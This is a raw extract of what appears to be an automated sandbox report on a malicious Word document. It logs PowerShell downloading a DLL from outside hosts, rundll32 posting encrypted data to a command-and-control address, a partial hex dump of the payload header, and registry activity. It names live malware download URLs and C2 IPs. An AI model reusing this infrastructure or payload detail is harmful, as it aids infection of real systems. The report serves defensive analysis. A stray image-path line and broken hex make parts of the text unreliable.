3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 Data Ascii: 10d8<!DOCTYPE html>...[if lt IE 7]> <html class="no-js ie6 oldie" lang="en-US"> <![endif]-->...[if IE 7]> <html class="no-js ie7 oldie" lang="en-US"> <![endif]-->...[if IE 8]> <html class="no-js ie8 oldie" lang="en-US"> <![endif]-->...[if gt IE 8]>...> <html class="no-js" lang="en-US"> ...<![endif]--><head><title>Suspected phishing site | Cloudflare</title><meta charset="UTF-8" /><meta http-equiv="Content-Type" content="text/html; charset=UTF-8" /><meta http-equiv="X-UA-Compatible" content="IE=Edge,chrome=1" /><meta name="robots" content="noindex, nofollow" /><meta name="viewport" content="width=d

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49166	166.62.10.32	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
Jan 23, 2021 13:39:16.221730947 CET	6	OUT	GET /js/q26/ HTTP/1.1 Host: silkonbusiness.matrixinfotechsolution.com Connection: Keep-Alive
Jan 23, 2021 13:39:16.458409071 CET	7	IN	HTTP/1.1 404 Not Found Date: Sat, 23 Jan 2021 12:39:16 GMT Server: Apache Content-Length: 315 Keep-Alive: timeout=5 Connection: Keep-Alive Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 0a 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL was not found on this server. Additionally, a 404 Not Founderror was encountered while trying to use an ErrorDocument to handle the request. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49171	45.143.97.183	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
Jan 23, 2021 13:39:18.345472097 CET	10	OUT	GET /wp-includes/fz/ HTTP/1.1 Host: armakonarms.com Connection: Keep-Alive
Jan 23, 2021 13:39:18.424928904 CET	12	IN	HTTP/1.1 200 OK Connection: Keep-Alive X-Powered-By: PHP/7.3.22 Set-Cookie: 600c18f66174c=1611405558; expires=Sat, 23-Jan-2021 12:40:18 GMT; Max-Age=60; path=/ Cache-Control: no-cache, must-revalidate Pragma: no-cache Last-Modified: Sat, 23 Jan 2021 12:39:18 GMT Expires: Sat, 23 Jan 2021 12:39:18 GMT Content-Type: application/octet-stream Content-Disposition: attachment; filename="IhxqjcZUweKwhoG4YOy.dll" Content-Transfer-Encoding: binary Transfer-Encoding: chunked Date: Sat, 23 Jan 2021 12:39:18 GMT Server: LiteSpeed Data Raw: 31 30 30 30 30 0d 0a 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 09 00 86 46 0b 60 00 00 00 00 00 00 00 00 e0 00 0e 21 0b 01 02 32 00 40 00 00 00 fa 04 00 00 00 00 00 50 19 00 00 00 10 00 00 00 50 00 00 00 00 00 10 00 10 0 0 00 00 02 00 00 03 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 b0 05 00 00 04 00 00 18 c6 05 00 02 00 00 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 e8 60 00 00 64 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3c 05 00 58 15 00 00 00 a0 05 00 e0 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ac 61 00 00 60 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 9e 36 00 00 00 10 00 00 00 38 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 57 00 00 00 00 50 00 00 00 02 00 00 00 3c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 90 04 00 00 00 60 00 00 00 04 00 00 00 3e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 74 65 78 74 34 00 00 14 ed 04 00 00 70 00 00 00 ee 04 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 74 65 78 74 38 00 00 64 00 00 00 00 60 05 00 00 02 00 00 00 30 05 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 40 2e 74 65 78 74 37 00 00 64 00 00 00 00 70 05 00 00 02 00 00 00 32 05 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 40 2e 74 65 78 74 36 00 00 64 00 00 00 00 80 05 00 00 02 00 00 00 34 05 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 40 2e 74 65 78 74 35 00 00 64 00 00 00 00 90 05 00 00 02 00 00 00 36 05 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 40 2e 72 65 6c 6f 63 00 00 e0 03 00 00 00 a0 05 00 00 04 00 00 00 38 05 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: 10000MZ@!L!This program cannot be run in DOS mode.$PELF`!2@PP`d<Xa`.text68 `.rdataWP<@@. data`>@.text4pB@.text8d`0 @.text7dp2 @.text6d4 @.text5d6 @.reloc8@B

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.22	49173	195.159.28.230	8080	C:\Windows\SysWOW64\rundll32.exe


Timestamp	kBytes transferred	Direction	Data
Jan 23, 2021 13:39:57.792049885 CET	374	OUT	POST /u4vcbkerccn0qjbn6d/1p4m0oqpu4fiqr/mxqkk/ HTTP/1.1 DNT: 0 Referer: 195.159.28.230/u4vcbkerccn0qjbn6d/1p4m0oqpu4fiqr/mxqkk/ Content-Type: multipart/form-data; boundary=----------------------zKAKAug7sQGRsm0tnrHdM1 User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 195.159.28.230:8080 Content-Length: 5540 Connection: Keep-Alive Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Jan 23, 2021 13:39:58.087609053 CET	381	IN	HTTP/1.1 200 OK Server: nginx Date: Sat, 23 Jan 2021 12:39:58 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Vary: Accept-Encoding Data Raw: 35 32 34 0d 0a b7 a3 64 e4 a4 01 91 6f 82 f1 e8 e4 7a b2 3d f7 1a f7 9c 2f cc a1 7f 82 17 4c b8 a8 1b 43 4a 69 f3 31 23 c2 07 c3 90 3f a1 4e 90 e1 53 fe 00 62 ef 67 e9 fc 15 7a 6b b1 7a 08 4a f4 35 d1 73 b0 4d 30 af 10 88 4f 59 c2 04 00 8c 5f 44 3d 9d ef 04 27 78 92 23 db 90 2b a4 38 9f b4 c3 2d 1c 94 56 92 be 9d e1 0c 44 c8 24 60 5c b6 8d 4b c3 ae e6 f0 36 58 e7 9b 9f 04 fe 68 48 a0 f2 c7 29 d8 12 56 bb 73 b2 06 df d7 27 b7 95 07 63 c5 98 9b 79 bf 6b 1e 71 83 7f dc 77 37 5f 0d a8 a4 e1 d3 fb e8 e5 5c 8b 4d 5b e6 13 dd 55 28 2c 45 95 bc 8e 74 9f d7 39 e0 cc 49 f5 b3 f1 13 32 26 96 db ae 0f 73 e9 2a 02 02 a1 3b 35 38 f3 40 d6 1d 08 f9 92 ee 77 98 7e 02 5f 66 b7 2b aa 2f a1 9c 81 34 98 ab 82 90 0b 2e 4e b0 22 b5 5e a6 4e 45 5a 49 b9 ac 34 c8 1e 11 94 3e 44 19 6f 23 61 17 eb 99 1b ee 03 59 7f db 22 3d 61 3b dd 1a 36 25 c9 8c 71 61 cd 45 d0 df f7 ef 3e 89 71 ae 96 5d 36 e8 ad 33 ea 4f 7f b1 56 81 af fb e9 2e 26 9c f6 59 1a 14 6c 5b 41 2a d2 09 41 cf 64 5e 03 7f 65 e3 ac 5a df f2 70 62 1d fe 01 49 4f 3a 79 37 7d 84 19 da f3 cf fe be 0a 9e 68 d1 38 7f 17 68 96 7f ce 2d 55 7c 89 6e 0c df 29 4b c8 ec a0 18 a0 e1 aa e0 2c f7 c1 51 84 74 fa 3f 19 89 62 0c 57 12 6b 26 c6 6f b2 e9 9a 6d 25 69 98 a7 a6 43 15 c3 b4 97 f3 ec 19 f2 5b 3e 1c 3e ee 56 63 13 3f 3e c3 ee 79 af 1d ac 4b ef 83 2e a6 9e 97 18 c6 79 d1 29 bd 0e 11 9c 46 34 1b 3f ea d3 01 b8 19 d3 e4 48 42 ce 24 32 c8 57 e1 7d 67 fa cf a3 ce 1d 35 02 cd 1e c0 34 fd f4 c5 8a db c0 d3 07 a7 55 18 b8 f0 be 06 ff 15 8d 0f 29 42 97 c6 b3 0d 7a 15 78 d9 1a 0e fc 13 82 8c 46 90 4e 87 c0 68 1e b0 d6 66 28 3c 28 7d 50 35 de 94 65 2d 3e ef b3 ee 0b 75 be ff aa 2a 7f 80 a0 55 ad cb 98 7b 5f c0 d9 92 4e 3f d4 b0 b2 25 c0 eb 26 e0 42 a2 49 5b 16 10 75 b4 34 92 8d 65 05 c9 3b ec 6c a3 b9 dd 77 7b c9 b2 43 0a b4 85 6a 0f 76 8a 8d a9 ee 1a 7a 66 c0 6a 4e 07 55 e3 54 88 f0 21 1d b1 4e 1b 91 72 00 a4 a4 6d 9e bd 61 fa 88 3d 10 74 50 9b 0f 56 9f 40 3b ae 11 85 a5 8e 00 8b af 24 f8 36 99 a9 ae ff 91 9f d4 5b 68 54 90 c8 8d 8e 7b 8d 5c e3 8e d5 e6 54 76 88 89 4c 50 c1 7f 1c 70 83 5f 1c e7 c4 3a 48 ee 3b b9 c6 93 c6 1e 72 e8 0c fb ac 5e 8f 11 ff 38 67 e9 77 91 08 d1 a9 ce 62 23 e2 a0 55 29 7f 33 d1 73 de d2 ec 85 7b b1 60 08 e7 de 9f 15 67 49 05 c7 1e 9b b6 c4 8b 02 7c 29 3c 34 0c cc d7 15 6a 4d 2c 9f 9f c4 98 7c 7c 81 21 e9 94 3b 87 03 81 e0 d2 40 79 f9 23 05 e6 83 78 58 52 6a 49 33 13 ce 23 dc 67 2a dc 07 73 84 5b 2c 0c 67 ac 8c da a0 a2 65 7f 5b 74 2d 8e e6 ef e4 b3 1e 20 91 c7 58 ad f4 09 ff b7 92 51 66 ef 59 21 a7 bb b1 9b a3 99 19 ee 40 cf f7 a9 dc 77 20 40 bd 5c b6 3d de aa 9e f5 5c 70 8f 5b dd 97 04 50 81 69 af 88 81 3e 98 e6 06 83 07 78 54 cd a5 c5 04 8c f4 ef 69 62 55 4c 05 3c 55 66 f6 f7 c6 07 84 2a 1f 84 74 6d 76 8e f8 f2 1c e6 5b 48 2e f0 07 48 a4 40 03 14 7c 52 bf 2a 0b 6f 90 84 6d be 92 ce e3 aa fb 07 16 2f 78 67 35 0a ef 47 5c ee 3d 9b 6c 1b e5 06 49 53 5c d9 40 b6 0c df dc 1a 07 4b 92 76 77 a3 c1 3f 0 b 38 d5 36 cb ad 05 d1 85 78 31 8a 75 7b 32 c5 eb 45 40 3f 06 58 15 bb 2a e2 17 25 b1 f6 47 f9 d7 09 4c 25 ab 65 3e fe a c 99 22 bd 41 6f 40 57 55 ce 8c 2a 8a d2 27 55 8d 73 bc 80 84 9f a2 2a be 8b 4d d8 a0 32 ee 7c 1c 50 23 3a 4a 0c 01 50 97 74 82 e7 28 9d 1d 5f 55 af 33 4d 55 c2 5f 8f 3f 75 0a 40 03 e7 0a cd 2c 57 76 ce c1 92 01 4e 2a 22 cc e7 42 12 fd 80 54 6f 00 06 55 96 ee c6 e2 28 c5 9a 73 03 3a 65 8c 3a 94 1d da 85 7f 7a de e7 0e aa 7d 03 b5 cd a9 2d 9c 0b 81 18 02 a2 b0 be f1 7f 43 ea fa 7c 2d db 22 ef 2c 4f 2b bd f1 82 c7 79 9a e3 e3 64 3d c9 a8 2c 18 Data Ascii: 524doz=/LCJi1#?NSbgzkzJ5sM0OY_D='x#+8-VD$`\K6XhH)Vs'cykqw7_\M[U(,Et9I2&s*;58@w~_f+/4.N"^ NEZI4>Do#aY"=a;6%qaE>q]63OV.&YI[A*Ad^eZpbIO:y7}h8h-U|n)K,Qt?bWk&om%iC[>>Vc?>yK.y)F4?HB$2W} g54U)BzxFNhf(<{}P5e->u*U{_N?%&BI[u4e;lw{CjvzfjNUT!Nrma=tPV@;$6[hT{\TvLPp_:H;r^8gwb#U)3s{`gl|)<4jM,|| !;@y#xXRjI3#g*s[,ge[t- XQfY!@w @\=\p[Pi>xTibUL<Uf*tmv[H.H@|R*om/xg5G\=lIS\@Kvw?86x1u{2E@?X*%GL%e>"Ao @WU*'Us*M2|P#:JPt(_U3MU_?u@,WvN*"'BToU(s:e:z}-C|-",O+yd=,

Code Manipulations

Statistics

Behavior



- WINWORD.EXE
- cmd.exe
- msg.exe
- powershell.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe

Click to jump to process

System Behavior

Analysis Process: WINWORD.EXE PID: 2420 Parent PID: 584

General

Start time:	13:38:34
Start date:	23/01/2021
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding
Imagebase:	0x13f320000
File size:	1424032 bytes
MD5 hash:	95C38D04597050285A18F66039EDB456
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE91826B4	CreateDirectoryA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\~DF86D346094A3ED5B3.TMP	success or wait	1	7FEE90A9AC0	unknown

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	unknown	1	success or wait	1	7FEE8E5EC53	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	unknown	4096	success or wait	1	7FEE8E66CAC	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	7FEE90BE72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0	success or wait	1	7FEE90BE72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	success or wait	1	7FEE90BE72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F49FB	success or wait	1	7FEE90A9AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose	Cambria Math	binary	02 04 05 03 05 04 06 03 02 04	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose	Tahoma	binary	02 0B 06 04 03 05 04 04 02 04	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F49FB	F49FB	binary	04 00 00 00 74 09 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 1C C8 F6 2E D0 F1 D6 01 FB 49 0F 00 FB 49 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEE90A9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1379336238	1379336239	success or wait	1	7FEE90A9AC0	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1379336239	1379336240	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F49FB	F49FB	binary	04 00 00 00 74 09 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 1C C8 F6 2E D0 F1 D6 01 FB 49 0F 00 FB 49 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	04 00 00 00 74 09 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FB 49 0F 00 FB 49 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEE90A9AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 